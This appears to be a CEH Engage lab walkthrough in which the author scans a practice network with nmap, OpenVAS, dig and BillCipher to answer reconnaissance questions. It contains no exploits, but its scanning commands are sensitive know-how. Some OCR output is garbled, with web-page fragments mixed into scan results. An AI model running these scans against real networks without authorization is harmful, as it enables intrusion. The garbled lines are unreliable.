

CEH Engage Part 1

Perform vulnerability scanning for the webserver hosting movies.cephorg.com using OpenVAS and identify the severity level of RPC vulnerability.

```
nmap -sn movies.cephorg.com
```

```
File Edit View Search Terminal Help
[attacker@parrot] ~
└─ $ ping movies.cephorg.com
PING movies.cephorg.com (192.168.0.51) 56(84) bytes of data.
64 bytes from movies.cephorg.com (192.168.0.51): icmp_seq=1 ttl=127 time=1.35 ms
64 bytes from movies.cephorg.com (192.168.0.51): icmp_seq=2 ttl=127 time=0.998 ms
64 bytes from movies.cephorg.com (192.168.0.51): icmp_seq=3 ttl=127 time=0.895 ms
^C
--- movies.cephorg.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.895/1.082/1.354/0.196 ms
[attacker@parrot] ~
└─ $
```

The screenshot shows the Greenbone Security Assistant (GSA) interface running in a Mozilla Firefox browser. The title bar reads "Greenbone Security Assistant - Vulnerabilities - Mozilla Firefox". The main dashboard features a green header with the GSA logo and navigation links like "Getting Started", "Start", "Parrot OS", "Community", "Docs", "Git", "CryptPad", "Privacy", "Pentest", "Learn", and "Help". Below the header is a navigation bar with tabs for "Dashboards", "Scans", "Assets", "Resilience", "SecInfo", "Configuration", "Administration", and "Help". A central chart displays a severity distribution with a yellow bar at the 5 mark. The main content area lists four vulnerabilities:

Name	Oldest Result	Newest Result	Severity	QoD	Results	Hosts
DCE/RPC and MSRPC Services Enumeration Reporting	Thu, Feb 16, 2023 11:04 PM UTC	Wed, Nov 15, 2023 1:17 AM UTC	5.0 (Medium)	80 %	11	4
DCE/RPC and MSRPC Services Enumeration	Thu, Feb 16, 2023 10:59 PM UTC	Wed, Nov 15, 2023 1:14 AM UTC	0.0 (Log)	80 %	5	4
RPC Portmapper Service Detection (TCP)	Thu, Feb 16, 2023 11:44 PM UTC	Wed, Nov 15, 2023 1:11 AM UTC	0.0 (Log)	80 %	3	1
Obtain list of all port mapper registered programs via RPC	Thu, Feb 16, 2023 11:44 PM UTC	Wed, Nov 15, 2023 1:11 AM UTC	0.0 (Log)	80 %	3	1

At the bottom of the page, there are links for "Apply to page contents" and "Greenbone Security Assistant (GSA) Copyright (C) 2009-2021 by Greenbone Networks GmbH, www.greenbone.net".

Greenbone Security Assistant

https://127.0.0.1:9392/report/421db242-bf10-4600-a0bc-db3b

Getting Started Start Community Docs Git CryptPad Privacy Pentest Learn

Greenbone Security Assistant

Dashboards Scans Assets Resilience SecInfo Configuration Administration Help

Information	Results (4 of 52)	Hosts (1 of 1)	Ports (3 of 14)	Applications (2 of 2)	Operating Systems (1 of 1)	CVEs (1 of 1)	Closed CVEs (16 of 16)	TLS Certificates (1 of 1)	Error Messages (0 of 0)	User Tags (0)

1 - 4 of 4

Vulnerability	Severity	QoD	Host		Location	Created
			IP	Name		
Report outdated / end-of-life Scan Engine / Environment (local)	10.0 (High)	97 %	192.168.0.51	movies.ceph.org.com	general/tcp	Thu, Feb 16, 2023 10:57 PM UTC
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80 %	192.168.0.51	movies.ceph.org.com	135/tcp	Thu, Feb 16, 2023 11:04 PM UTC

Summary

Distributed Computing Environment / Remote Procedure Calls (DCE/RPC) or MSRPC services running on the remote host can be enumerated by connecting on port 135 and doing the appropriate queries.

Detection Result


Here is the list of DCE/RPC or MSRPC services running on this host via the TCP protocol:

Port: 2103/tcp

```
UUID: 1088a980-eae5-11d0-8d9b-00a02453c337, version 1
Endpoint: ncacn_ip_tcp:192.168.0.51[2103]
Annotation: Message Queuing - QM2QM VI
```

Greenbone Security Assistant (GSA) Copyright (C) 2009-2021 by Greenbone Networks GmbH. www.greenbone.net

Perform vulnerability scanning for the Linux host in the 172.16.0.0/24 network using OpenVAS and find the number of vulnerabilities with severity level as medium.



Greenbone Security Assistant | +

Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentest Learn >

Greenbone Security Assistant

Dashboards Scans Assets Resilience SecInfo Configuration Administration Help

Android Debug Bridge (ADB) Accessible Without Authentication	7.5 (High)	80 %	172.16.0.21	5555/tcp	Thu, Feb 16, 2023 11:45 PM UTC
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80 %	172.16.0.12	135/tcp	Thu, Feb 16, 2023 11:49 PM UTC
Check for Quote of the Day (qotd) Service (TCP)	5.0 (Medium)	80 %	172.16.0.12	17/tcp	Thu, Feb 16, 2023 11:49 PM UTC
Check for Chargen Service (TCP)	5.0 (Medium)	80 %	172.16.0.12	19/tcp	Thu, Feb 16, 2023 11:49 PM UTC
echo Service Reporting (TCP + UDP)	5.0 (Medium)	80 %	172.16.0.12	7/tcp	Thu, Feb 16, 2023 11:49 PM UTC
Cleartext Transmission of Sensitive Information via HTTP	4.0 (Medium)	80 %	172.16.0.2	80/tcp	Thu, Feb 16, 2023 11:47 PM UTC
FTP Unencrypted Cleartext Login	4.0 (Medium)	70 %	172.16.0.12	21/tcp	Thu, Feb 16, 2023 11:47 PM UTC
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	4.0 (Medium)	98 %	172.16.0.12	3389/tcp	Thu, Feb 16, 2023 11:49 PM UTC
TCP timestamps	2.0 (Low)	80 %	172.16.0.2	general/tcp	Thu, Feb 16, 2023 11:44 PM UTC
TCP timestamps	2.0 (Low)	80 %	172.16.0.11	general/tcp	Thu, Feb 16, 2023 11:44 PM UTC
TCP timestamps	2.0 (Low)	80 %	172.16.0.21	general/tcp	Thu, Feb 16, 2023 11:44 PM UTC
TCP timestamps	2.0 (Low)	80 %	172.16.0.12	general/tcp	Thu, Feb 16, 2023 11:44 PM UTC

(Applied filter: apply_overrides=0 levels=html rows=100 min_qod=70 first=1 sort-reverse=severity)

Greenbone Security Assistant (GSA) Copyright (C) 2009-2021 by Greenbone Networks GmbH. www.greenbone.net

1 - 17 of 17

You are performing reconnaissance for CEHORG and has been assigned a task to find out the physical location of one of their webservers hosting www.certifiedhacker.com. What are the GEO Coordinates of the webserver? Note: Provide answer as Latitude, Longitude.

BillCipher

Parrot Terminal

File Edit View Search Terminal Help

```
#      # # #      #      # ##### #      # #      #####
#      # # #      #      # # #      #      # #      # #
##### # ##### ##### ##### # #      #      # ##### #      # 2.1
Information Gathering tool for a Website or IP address
```

Are you want to collect information of website or IP address? [website/IP]: website
Enter the website address: www.certifiedhacker.com

1) DNS Lookup 13) Host DNS Finder
2) Whois Lookup 14) Reserve IP Lookup
3) GeoIP Lookup 15) Email Gathering (use Infoga)
4) Subnet Lookup 16) Subdomain listing (use Sublist3r)
5) Port Scanner 17) Find Admin login site (use Breacher)
6) Page Links 18) Check and Bypass CloudFlare (use HatCloud)
7) Zone Transfer 19) Website Copier (use httrack)
8) HTTP Header 20) Host Info Scanner (use WhatWeb)
9) Host Finder 21) About BillCipher
10) IP-Locator 22) Fuck Out Of Here (Exit)
11) Find Shared DNS Servers
12) Get Robots.txt

What information would you like to collect? (1-20): 3
IP Address: 162.241.216.11
Country: United States
State:
City:
Latitude: 37.751
Longitude: -97.822

Do you want to continue? [Yes/No]:

Where is Located a Website? Website Location Finder | IPVoid - Mozilla Firefox

Greenbone Security Assis... Login - Movies Where is Located a Webs... +

Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentest Learn »

IP Reputation API


IP Address: 162.241.216.11
Hostname: box5331.bluehost.com
Organization: Unified Layer
ASN: AS46606 UNIFIEDLAYER-AS-1
Continent: North America (NA)
Country: United States (US)
Latitude\Longitude: 37.751 / -97.822
Region: Unknown
City: Unknown

JSON Minify
TLS Checker
Regex Matches Extractor
IPv6 Address Extractor
Bitcoin Address Extractor
Phone Number Extractor

Identify if the website www.certifiedhacker.com allows DNS zone transfer. (Yes/No)

```
dig www.certifiedhacker.com -axfr
```

```
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
#dig www.certifiedhacker.com -axfr
Invalid option: -axfr
Usage: dig {@global-server} [domain] [q-type] [q-class] {q-opt}
      {global-d-opt} host {@local-server} {local-d-opt} [...]
      [ host {@local-server} {local-d-opt} [...] ] API
Use "dig -h" (or "dig -h | more") for complete list of options
[x]-[root@parrot]~[/home/attacker]
#dig www.certifiedhacker.com axfr
Organization: Unified Layer
; <>> DiG 9.16.22-Debian <>> www.certifiedhacker.com axfr
;; global options: +cmd
;; Transfer failed.
[root@parrot]~[/home/attacker] $#
# Latitude\Longitude: 37.751 / -97.822
Region: Unknown
City: Unknown
```



Identify the number of live machines in 172.16.0.0/24 subnet.

```
nmap -sn -PE 172.16.0.0/24
```

```
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
#nmap -sn -T4 172.16.0.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-11-14 20:19 EST
Nmap scan report for 172.16.0.2
Host is up (0.00042s latency).
Nmap scan report for 172.16.0.11
Host is up (0.00040s latency).
Nmap scan report for 172.16.0.12
Host is up (0.00053s latency).
Nmap scan report for 172.16.0.21
Host is up (0.00086s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 5.76 seconds
[root@parrot]~[/home/attacker]
#ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.1.10 netmask 255.255.255.0 broadcast 10.10.1.255
        inet6 fe80::89d:72ca:4b9c:59b9 prefixlen 64 scopeid 0x20<link>
            ether ba:86:bf:b9:1c:50 txqueuelen 1000 (Ethernet)
                RX packets 273013 bytes 87582994 (83.5 MiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 348960 bytes 45933297 (43.8 MiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 73708 bytes 70851852 (69.5 MiB)
```

While performing a security assessment against the CEHORG network, you came to know that one machine in the network is running OpenSSH and is vulnerable. Identify the version of the OpenSSH running on the machine. Note: Target network 192.168.0.0/24.

```
sudo nmap -sV -p 22 192.168.0.0/24
```

```
File Edit View Search Terminal Tabs Help
Parrot Terminal Parrot Terminal Parrot Terminal
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.26 seconds
[attacker@parrot]~[-]
└─$ sudo nmap -sV -p 22 192.168.0.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-08 12:31 EST
Nmap scan report for 192.168.0.2
Host is up (0.00071s latency).
Organization: Unfiled Layer
PORT      STATE SERVICE VERSION
22/tcp     filtered ssh
          Sonus Networks North America (NA)

Nmap scan report for movies.ceph.org.com (192.168.0.51)
Host is up (0.0026s latency).87.751 / -97.822

PORT      STATE SERVICE VERSION
22/tcp     closed ssh[known]

Nmap scan report for ceph.org.com (192.168.0.55)
Host is up (0.0025s latency).

PORT      STATE SERVICE VERSION
22/tcp     open  ssh[known] OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
View larger map
[attacker@parrot]~[-]
└─$
```

```
File Edit View Search Terminal Help
| smb2-time:
|   date: 2023-11-15T01:24:04
|   start_date: N/A
| smb2-security-mode:
|   3.1.1:
|     Message signing enabled but not required
|
TRACEROUTE (using port 8888/tcp)
HOP RTT      ADDRESS
1 21.89 ms 10.10.1.2
2 10.36 ms movies.ceph.org.com (192.168.0.51)

Nmap scan report for ceph.org.com (192.168.0.55)
Host is up (0.0084s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh  OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 28:52:84:53:60:ec:72:72:ce:80:ba:db:35:74:b5:55 (ECDSA)
|   256 9a:1e:e9:21:07:9f:7c:25:95:c9:6a:b6:5e:fe:e4:51 (ED25519)
80/tcp    open  http Apache httpd 2.4.52 ((Ubuntu))
| http-server-header: Apache/2.4.52 (Ubuntu)
| http-title: ceph.org
| http-generator: WordPress 6.4.1
3306/tcp  open  mysql MySQL (unauthorized)
8009/tcp  open  ajp13 Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http Apache Tomcat/Coyote JSP engine 1.1
| http-server-header: Apache-Coyote/1.1
| http-open-proxy: Proxy might be redirecting requests
```

During a security assessment, it was found that a server was hosting a website that was susceptible to blind SQL injection attacks. Further investigation revealed that the underlying database management system of the site was MySQL. Determine the machine OS that hosted the database.

```
sudo nmap -sV -O -A -p 3306 192.168.55
```

```
File Edit View Search Terminal Tabs Help
Parrot Terminal x Parrot Terminal x Parrot Terminal x
└─ $ sudo nmap -sV -p 3306 -G4 192.168.0.0/24
nmap: unrecognized option '-G4'
See the output of nmap -h for a summary of options.
└─ [x]-[attacker@parrot]-[~]
└─ $ sudo nmap -sV -p 3306 -T4 192.168.0.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-08 12:36 EST
Nmap scan report for 192.168.0.2
Host is up (0.00082s latency). Layer
    ASN: AS46606 UNIFIEDLAYER-AS-1
PORT      STATE SERVICE VERSION
3306/tcp  filtered mysql
    Country: United States (US)
Nmap scan report for movies.cephorg.com (192.168.0.51)
Host is up (0.0028s latency).
Region: Unknown
    PORT      STATE SERVICE VERSION
3306/tcp closed mysql

Nmap scan report for cephorg.com (192.168.0.55)
Host is up (0.0023s latency).
    37°45'03.6"N 97°49'19.2"W
    PORT      STATE SERVICE VERSION
3306/tcp open  mysql MySQL (unauthorized)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 5.53 seconds
└─ [attacker@parrot]-[~]
└─ $
```

```
File Edit View Search Terminal Help
HOP RTT ADDRESS
1 21.89 ms 10.10.1.2
2 10.36 ms movies.ceph.org.com (192.168.0.51)

Nmap scan report for ceph.org.com (192.168.0.55)
Host is up (0.0084s latency).
Not shown: 995 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 28:52:84:53:60:ec:72:72:ce:80:ba:db:35:74:b5:55 (ECDSA)
|   256 9a:1e:e9:21:07:9f:7c:25:95:c9:6a:b6:5e:fe:e4:51 (ED25519)
80/tcp open http Apache httpd 2.4.52 ((Ubuntu))
| http-server-header: Apache/2.4.52-(Ubuntu)
| http-title: ceph.org
| http-generator: WordPress 6.4.1
3306/tcp open mysql MySQL (unauthorized)
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
|_ ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1
| http-server-header: Apache-Coyote/1.1
| http-open-proxy: Proxy might be redirecting requests
| http-title: Site doesn't have a title (text/html; charset=ISO-8859-1).
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=11/14%OT=22%CT=1%CU=36515%PV=Y%DS=2%DC=T%G=Y%TM=65541D
OS:BA%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10C%TI=2%II=1%TS=A)OPS(01=
OS:M5B4ST11NW7%D2=M5B4ST11NW7%03=M5B4NNT11NW7%04=M5B4ST11NW7%05=M5B4ST11NW7
OS:%06=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y
OS:%DF=Y%T=40%W=FAF0%0=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD
```

Find the IP address of the Domain Controller machine in 10.10.10.0/24.

```
nmap -sV -A -T4 10.10.10.0/24
```

```
● ● ○
File Edit View Search Terminal Help
[attacker@parrot] -[ -]
$ nmap -sV -A -T4 10.10.10.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-20 04:11 EST
Nmap scan report for 10.10.10.2
Host is up (0.0077s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
53/tcp    open  domain  Unbound
80/tcp    open  http    nginx
|_ http-title: pfSense - Login
PERFORMING OS DISCOVERY
Nmap scan report for 10.10.10.25
Host is up (0.036s latency).
Not shown: 982 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http       Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: IIS Windows Server
| http-methods:
|_ Potentially risky methods: TRACE
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-01-20 17:11:30Z)
135/tcp   open  msrpc     Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap      Microsoft Windows Active Directory LDAP (Domain: CEHORG.com\., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2022 Standard 20348 microsoft-ds (workgroup: CEHORG)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
```

```
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker/Desktop]
└─#nmap -A -T4 10.10.10.25 -oN 10.10.10.25.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2023-11-14 20:47 EST
Nmap scan report for 10.10.10.25
Host is up (0.023s latency).
Not shown: 982 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http        Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
|_http-methods:
|_ Potentially risky methods: TRACE
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-11-15 09:48:05Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: CEHORG.com\., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2022 Standard 20348 microsoft-ds (workgroup: CEHORG)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1801/tcp  open  msmq?
2103/tcp  open  msrpc       Microsoft Windows RPC
2105/tcp  open  msrpc       Microsoft Windows RPC
2107/tcp  open  msrpc       Microsoft Windows RPC
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: CEHORG.com\., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
```

Perform a host discovery scanning and identify the NetBIOS name of the host at 10.10.10.25.

```
nmap -sV -A -T4 10.10.10.25
```

```
File Edit View Search Terminal Help
445/tcp open microsoft-ds Windows Server 2022 Standard 20348 microsoft-ds (workgroup: CEHORG)
464/tcp open kpasswd5? [16]
593/tcp open ncacn_http // Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
1801/tcp open msmq?
2103/tcp open msrpc Microsoft Windows RPC
2105/tcp open msrpc Microsoft Windows RPC
2107/tcp open msrpc Microsoft Windows RPC
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: CEHORG.com0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: CEHORG
|   NetBIOS_Domain_Name: CEHORG
|   NetBIOS_Computer_Name: ADMINDEPT
|   DNS_Domain_Name: CEHORG.com
|   DNS_Computer_Name: AdminDept.CEHORG.com
|   DNS_Tree_Name: CEHORG.com
|   Product_Version: 10.0.20348
|   System_Time: 2023-11-15T09:48:57+00:00
|   ssl-date: 2023-11-15T09:49:38+00:00; +8h00m00s from scanner time.
|   ssl-cert: Subject: commonName=AdminDept.CEHORG.com
|   Not valid before: 2023-11-14T08:55:24
|   Not valid after: 2024-05-15T08:55:24
8080/tcp open http Apache httpd 2.4.51 ((Win64) PHP/7.4.26)
|_http-title: WAMPSERVER Homepage
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.51 (Win64) PHP/7.4.26
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
```

The screenshot shows a terminal window titled "Parrot Terminal" with two tabs open. The left tab displays the command \$sudo nmap -A -p 3389 10.10.10.25 and its output. The output shows that the host is up with 0.017s latency. It details a Microsoft Terminal Services service on port 3389, which is open. The service is identified as ms-wbt-server. The output also includes SSL information, RDP-NTLM info, and system details like product version and system time. A warning at the bottom states that OSScan results may be unreliable because no ports were found open. The right tab is titled "Parrot Terminal" and shows a partial IP Reputation API response.

```
[attacker@parrot] ~
[sudo] password for attacker:
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-08 12:26 EST
Nmap scan report for 10.10.10.25
Host is up (0.017s latency).

PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-01-09T01:26:34+00:00; +8h00m0ls from scanner time.
|_ssl-cert: Subject: commonName=AdminDept.CEHORG.com
| Not valid before: 2024-01-08T00:45:25
| Not valid after:  2024-07-09T00:45:25
| rdp-ntlm-info:
|   Target_Name: CEHORG
|   NetBIOS_Domain_Name: CEHORG
|   NetBIOS_Computer_Name: ADMINDEPT
|   DNS_Domain_Name: CEHORG.com
|   DNS_Computer_Name: AdminDept.CEHORG.com
|   DNS_Tree_Name: CEHORG.com
|   Product_Version: 10.0.20348
|   System_Time: 2024-01-09T01:26:32+00:00
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
```

Find the IP address of the machine which has port 21 open. Note: Target network 172.16.0.0/24

```
nmap -p 21 172.16.0.0/24
```

```
File Edit View Search Terminal Help
Nmap scan report for 172.16.0.11
Host is up (0.35s latency).
Not shown: 996 closed tcp ports (reset) at 2023-11-14 20:34 EST
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
111/tcp   open  rpcbind 2-4 (RPC #100000)
2049/tcp  open  nfs_acl 3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.0.12
Host is up (0.041s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
7/tcp     open  echo
9/tcp     open  discard?
13/tcp    open  daytime         Microsoft Windows USA daytime
17/tcp    open  qotd            Windows qotd (English)
19/tcp    open  chargen
21/tcp    open  ftp              Microsoft ftptd
80/tcp    open  http             Microsoft IIS httpd 10.0
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ssl/ms-wbt-server?
Service Info: Host: WINDOWS11; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 172.16.0.21
Host is up (0.019s latency).
Not shown: 999 closed tcp ports (reset)
```

```
Parrot Terminal
File Edit View Search Terminal Tabs Help
ParrotTerminal Parrot Terminal
Nmap scan report for 172.16.0.21
Host is up (0.0047s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
5555/tcp open  adb    Android Debug Bridge device (name: android_x86_64; model: Standard PC (i440FX + PIIX, 1996); device: x86_64; features: cmd,stat_v2,shell_v2)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=11/27%OT=5555%CT=1%CU=31085%PV=Y%DS=2%DC=T%G=Y%TM=6564
OS:F36A%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10A%TI=Z%TS=A)SEQ(SP=107
OS:%GCD=1%ISR=10A%TI=Z%II=I%TS=A)OPS(01=M5B4ST11NW7%02=M5B4ST11NW7%03=M5B4N
OS:NT11NW7%04=M5B4ST11NW7%05=M5B4ST11NW7%06=M5B4ST11)WIN(W1=FE88%W2=FE88%W3
OS:=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%0=M5B4NNSMW7%CC=Y
OS:%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%D
OS:F=Y%T=40%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL
OS:=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Android; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 53/tcp)
HOP RTT      ADDRESS
1  9.35 ms  10.10.1.2
2  5.89 ms  172.16.0.21

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.24 seconds
[attacker@parrot] -[-]
```

Perform an intense scan on 10.10.10.25 and find out the FQDN of the machine in the network.

```
nmap -sV -A -T4 10.10.10.25
```

Parrot Terminal

File Edit View Search Terminal Tabs Help

Parrot Terminal Parrot Terminal

```
[attacker@parrot] ~
└─$ sudo nmap -A -p 3389 10.10.10.25
[sudo] password for attacker:
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-08 12:26 EST
Nmap scan report for 10.10.10.25st.com
Host is up (0.017s latency).

PORT      STATE SERVICE VERSION
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-01-09T01:26:34+00:00; +8h00m0ls from scanner time.
|_ssl-cert: Subject: commonName=AdminDept.CEHORG.com
| Not valid before: 2024-01-08T00:45:25 -02:00
| Not valid after:  2024-07-09T00:45:25
| rdp-ntlm-info:
|   Target_Name: CEHORG
|   NetBIOS_Domain_Name: CEHORG
|   NetBIOS_Computer_Name: ADMINDEPT
|   DNS_Domain_Name: CEHORG.com
|   DNS_Computer_Name: AdminDept.CEHORG.com
